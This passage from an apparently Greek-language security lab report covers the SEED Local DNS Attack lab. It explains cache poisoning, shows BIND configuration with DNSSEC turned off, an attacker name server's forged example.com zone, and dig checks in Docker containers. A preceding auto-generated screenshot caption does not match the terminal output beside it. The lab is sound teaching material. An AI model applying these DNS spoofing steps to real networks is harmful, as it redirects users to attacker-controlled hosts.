The screenshot shows a Kali Linux terminal window with a packet capture analysis tool (likely Wireshark) running. The terminal output displays the configuration of the network interface 'eth0' and the results of a packet capture. The configuration shows 'eth0' is up and running, with a MAC address of 02:42:0a:09:00:06 and a netmask of 255.255.0.0. The packet capture results show a single packet of type 'ICMP Echo (ping request)' from 10.0.0.1 to 10.0.0.2. The packet details show the ICMP header and the data field. The packet capture was performed on the 'eth0' interface.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.6 netmask 255.255.0.0 broadcast 10.0.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 76 bytes 8568 (8.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10 bytes 648 (648.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# tcpdump -i eth0 -s 0 -w /tmp/capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 0 bytes
0.000000 10.0.0.1 >> 10.0.0.2: ICMP Echo (ping request) 60 bytes captured on interface eth0 (0 bytes captured on filter 'eth0')
0.000000 10.0.0.1 >> 10.0.0.2: ICMP Echo (ping request) 60 bytes captured on interface eth0 (0 bytes captured on filter 'eth0')
```


Εικόνα 101 Lab 5-Ολοκλήρωση επίθεσης

Έτσι, μπορούμε πλέον να ξεκινήσουμε μία σύνδεση rsh από τον Attacker προς το X-Terminal, όπως βλέπουμε στην εικόνα 102.

Lab 6: Local DNS Attack

Το Domain Name System (DNS) είναι ένα σημαντικό δομικό στοιχείο της υποδομής του διαδικτύου. Η λειτουργία του είναι να χρησιμοποιείται ως βιβλίο διευθύνσεων για το διαδίκτυο, έτσι ώστε οι υπολογιστές να μπορούν να βρύνσκουν “τηλεφωνικούς αριθμούς”, που στην προκειμένη περίπτωση είναι οι διευθύνσεις ip από διάφορα domain names. Χωρίς την γνώση αυτή, οι υπολογιστές δεν θα είχαν την δυνατότητα να επικοινωνήσουν μεταξύ τους. Λόγω του κρίσιμου ρόλου τους, η υποδομή DNS, είναι επιρρεπής σε επιθέσεις, όπως cache poisoning και Denial-of-Service (DOS).

Ο στόχος αυτού του lab είναι η παρουσίαση επίθεσης, στην περίπτωση που όλοι οι εμπλεκόμενοι βρίσκονται στο ίδιο τοπικό δίκτυο. Συγκεκριμένα, ο κύριος σκοπός της επίθεσης DNS, είναι να ανά-δρομολογήσει τον χρήστη, σε ένα άλλο μηχάνημα, το οποίο μοιάζει με αυτό που επιθυμεί να συνδεθεί ο χρήστης. Αυτό επιτυγχάνεται με την μέθοδο sniffing από τον επιτιθέμενο, στο requested DNS πακέτο του χρήστη, όπου ο επιτιθέμενος έγκαιρα δημιουργεί ένα ψεύτικο DNS response πακέτο, το οποίο και στέλνει στον χρήστη ως δήθεν έγκυρη απάντηση από τον DNS server. Στην περίπτωση που το μολυσμένο πακέτο φτάσει πιο έγκαιρα από το πραγματικό, θα γίνει δεκτό από τον χρήστη. Στην εικόνα 103 φαίνεται η τοπολογία της επίθεσης.



Εικόνα 103 Lab 6-Local DNS Poisoning Attack


Στην εικόνα 104 βλέπουμε την τοπολογία του lab. Περιληπτικά στο task 1 όταν ο χρήστης πληκτρολογεί την ονομασία μιας ιστοσελίδας στον web browser, ο υπολογιστής του χρήστη θα στείλει ένα DNS request στον τοπικό server για να αναλύσει την διεύθυνση ip. Ο επιτιθέμενος κάνει sniffing το DNS request πακέτο, και άμεσα στέλνει ένα ψευδές response πακέτο πίσω στον χρήστη για να τον αναδρομολογήσει στην σελίδα που επιθυμεί (μολυσμένη).

Στο task 2 όταν ο τοπικός DNS server λαμβάνει ένα ερώτημα, αναζητά πρώτα την απάντηση από τη δική του κρυφή μνήμη, και αν η απάντηση είναι εκεί, ο DNS server θα απαντήσει απλώς με τις πληροφορίες από την κρυφή μνήμη του. Εάν όμως η απάντηση δεν βρίσκεται στην cache, ο DNS server θα προσπαθήσει να λάβει την απάντηση από άλλους διακομιστές DNS. Όταν πάρει την απάντηση, θα την αποθηκεύσει στην κρυφή μνήμη, οπότε την επόμενη φορά, δεν χρειάζεται να εκτελέσει ερώτημα (query) στους άλλους DNS servers. Επομένως, εάν οι επιτιθέμενοι μπορούν να πλαστογραφήσουν (spoof) την απάντηση από άλλους DNS servers, ο τοπικός διακομιστής DNS θα διατηρήσει την πλαστογραφημένη απόκριση(response) στην κρυφή μνήμη του για ορισμένο χρονικό διάστημα. Την επόμενη φορά, που θα θέλει το μηχάνημα ενός χρήστη επιλύσει την ίδια διεύθυνση ip, θα λάβει την ψευδή απάντηση από τη μνήμη cache. Με αυτόν τον τρόπο, απαιτείται μόνο να πετύχει μία φορά η επίθεση spoofing και το αποτέλεσμα θα είναι, η μόλυνση να διαρκέσει έως ότου λήξουν οι αποθηκευμένες πληροφορίες.

Στο task 3, μας ενδιαφέρει να διευρύνουμε την επίθεση με το να μολύνουμε όλο το example.com domain. Συνεπώς, στόχος μας είναι να τροποποιήσουμε το AUTHORITY SECTION, καθώς το authority section μας επιτρέπει να καθορίσουμε έναν name server για ένα συγκεκριμένο domain

Στο task 4, κατά αντιστοιχία θα στοχεύσουμε στην προσθήκη ενός ακόμα domain, στο google.com, με το να προσθέσουμε στο AUTHORITY SECTION, μια επιπλέον καταχώρηση για το google.com, έτσι ώστε να έχουμε το ns.attacker32.com ως name server που θα απαντάει στα queries από εδώ και στο εξής.

Τέλος στο task 5, με όμοιο τρόπο επιθυμούμε να κάνουμε spoofing στο ADDITIONAL SECTION, και στο τέλος να εξετάσουμε εάν κρατήθηκαν οι καταχωρήσεις στην cache μνήμη.




Εικόνα 104 Lab 6-Τοπολογία Lab 6

Σε αυτό το στάδιο, όπως σε κάθε lab, δρομολογούμε την αρχικοποίηση του lab, με την ενεργοποίηση των docker containers (εικόνα 105), σύμφωνα με τα δεδομένα του εργαστηρίου:

1. attacker-ns-10.9.0.153
2. seed-attacker
3. user-10.9.0.5
4. local-dns-server-10.9.0.53

Και κάνουμε connect στο κάθε container μεμονομένα.



Εικόνα 105 Lab 6-Ενεργοποίηση Containers


Στην εικόνα 106, αφού κάνουμε connect στα container του σεναρίου, προσαρμόζουμε την ονομασία στο terminal shell για κάθε χρήση, προκειμένου να διευκολύνουμε το έργο μας στην εναλλαγή των σεναρίων.



```
root@d4192c15946b: /  
//  
// Please read /usr/share/doc/bind9/README.Debian.gz for information on  
the  
// structure of BIND configuration files in Debian, *BEFORE* you customi  
ze  
// this configuration file.  
//  
// If you are just adding zones, please do that in /etc/bind/named.conf.  
local  
include "/etc/bind/named.conf.options";  
include "/etc/bind/named.conf.local";  
include "/etc/bind/named.conf.default-zones";  
  
zone "attacker32.com" {  
    type forward;  
    forwarders {  
        10.9.0.153;  
    };  
};  
  
local-dns-server-10.9.0.53:/etc/bind  
$> SSS
```

Εικόνα 107 Lab 6-Έλεγχος ZONE Records

Στην εικόνα 108 ανοίγουμε με κάποιον editor πχ nano τις ρυθμίσεις του bind server και συγκριμένα στο /etc/bind/named.conf.options για να το παραμετροποιήσουμε σύμφωνα με τις απαιτήσεις του εργαστηρίου. Αλλάζουμε το dnssec-enable no, έτσι ώστε να αποτρέψουμε τον server να λάβει μέτρα προστασίας από τα spoofing attacks που θα ακολουθήσουν και αποθηκεύουμε τις αλλαγές.




```
root@d4192c15946b: /  
bind-keys  
//-----  
// -----  
// Added/Modified for SEED labs  
// dnssec-validation auto;  
dnssec-validation no;  
dnssec-enable no;  
dump-file "/var/cache/bind/dump.db";  
query-source port 33333;  
  
// Access control  
allow-query { any; };  
allow-query-cache { any; };  
allow-recursion { any; };  
  
// -----  
listen-on-v6 { any; };  
};  
local-dns-server-10.9.0.53:/etc/bind  
$> S
```

Εικόνα 108 Lab 6-Τροποποίηση bind server

Summary of the DNS Configuration

Στην εικόνα 109, εκτελούμε `dumpdb` (Output σε αρχείο) και `flush` (clear) στην cache μνήμη του DNS server




```
10.9.0.153:
}
}

local-dns-server-10.9.0.53:/etc/bind
$> ls var/cache/bind/
ls: cannot access 'var/cache/bind/': No such file or directory
local-dns-server-10.9.0.53:/etc/bind
$> ls /var/cache/bind/
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
rndc: 'dumpdb' failed: unknown command
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> ls /var/cache/bind/
dump.db
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db
;;
Start view _default
```

Εικόνα 109 Lab 6-Summary DNS ρυθμίσεις

Στην εικόνα 110, εκτελούμε προώθηση της ζώνης `attacker32.com`. Μια forwarding zone προστίθεται στον τοπικό διακομιστή DNS, έτσι ώστε εάν κάποιος υποβάλει ερώτημα στον τομέα `attacker32.com`, το ερώτημα θα προωθηθεί σε αυτόν τον τομέα διακομιστή ονομάτων, ο οποίος φιλοξενείται στο κοντέινερ του εισβολέα. Η καταχώρηση ζώνης τοποθετείται μέσα στο αρχείο `named.conf`.



The screenshot shows a terminal window within an Oracle VM VirtualBox environment. The terminal is running on a host named 'seed' and shows the following commands and output:

```
using a 604800 second stale ttl
Address database dump

$>attacker-ns-10.9.0.153^C
user-10.9.0.5:/
$>attacker-ns-10.9.0.153 export PS1="attacker-ns-10.9.0.153:\w\n\${>}"
attacker-ns-10.9.0.153:/
$>cd /etc/bind
attacker-ns-10.9.0.153:/etc/bind
$>ls
bind.keys  db.local          rndc.key
db.0       named.conf        zone_attacker32.com
db.127     named.conf.default-zones zone_example.com
db.255     named.conf.local   zones.rfc1918
db.empty   named.conf.options
attacker-ns-10.9.0.153:/etc/bind
$>cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on t
he
// structure of BIND configuration files in Debian, *BEFORE* you customiz
e
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.l
ocal

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$>
```

Εικόνα 110 Lab 6-Summary DNS ρυθμίσεις

Στην εικόνα 111, κάνουμε inspect στου επιτιθέμενου τις ζώνες που έχουμε καταχωρήσει. Την νόμιμη attacker32.com και την ψεύτικη example.com.

```
[Running] - Oracle VM VirtualBox
Machine View Input Devices Help

Terminal
root@d4182c5594eb: /

root@c6ed3ab0e471: /
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$>cat zone_attacker32.com
$TTL 3D
@      IN      SOA    ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com.

@      IN      A      10.9.0.180
www    IN      A      10.9.0.180
ns     IN      A      10.9.0.153
*      IN      A      10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$>cat zone_example.com
$TTL 3D
@      IN      SOA    ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@      IN      NS     ns.attacker32.com.

@      IN      A      1.2.3.4
www    IN      A      1.2.3.5
ns     IN      A      10.9.0.153
*      IN      A      1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
$>
```


Εικόνα 111 Lab 6-Summary DNS ρυθμίσεις

Testing the DNS Setup

Στα labs 6,7,8 θα χρησιμοποιήσουμε κάθε φορά την εντολή dig (domain information groper) του λειτουργικού, με σκοπό να συγκεντρώσουμε πληροφορίες για τον DNS. Θα μας βοηθήσει ιδιαίτερα πολύ για να κάνουμε troubleshooting στα DNS σενάρια που θα τρέξουμε. Συνοπτικά στις εικόνες 112 και 113 εκτελούμε dig για τον ns.attacker32.com και μας επιστρέφει τις παρακάτω πληροφορίες:

- Στην πρώτη στήλη την ονομασία του server που εκτελέσαμε το ερώτημα (query).
- Στην δεύτερη στήλη είναι το time to live, το οποίο αφορά το χρονικό παράθυρο για το οποίο η καταχώρηση ανανεώθηκε.
- Στην τρίτη στήλη, μας δείχνει την κλάση του query, συνεπώς το IN αφορά το internet.
- Στην τέταρτη στήλη μας δείχνει τον τύπο του query, συνεπώς το A αφορά την address καταχώρηση.
- Στην πέμπτη στήλη, έχουμε την συσχετιζόμενη ip διεύθυνση με το domain name.

Επομένως το αποτέλεσμα που μας επιστρέφει η εντολή, επιβεβαιώνει την ορθότητα της σωστής παραμετροποίησης του lab, έως τώρα, καθώς μας δίνει την 10.9.0.153 του attacker την ip.



```
$> dig ns.attacker32.com

;; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43528
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 92d226d5302c3a9901000000659d9536a73a7eddb7cddb93 (good)
;; QUESTION SECTION:
;ns.attacker32.com.          IN      A

;; ANSWER SECTION:
ns.attacker32.com.          259200  IN      A      10.9.0.153

;; Query time: 31 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jan 09 18:49:26 UTC 2024
;; MSG SIZE rcvd: 90

user-10.9.0.5:/
$>
```

Εικόνα 112 Lab 6-dig εντολή



Εικόνα 113 Lab 6-Testing DNS Setup

Στην εικόνα 114, παρατηρούμε το αποτέλεσμα, όταν ρωτάμε τον @ns.attacker.com για την διεύθυνση του www.attacker32.com είναι 1.2.3.5



```
;; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
;; (1 server found)
;; global options: +cmd
;; Got answer:
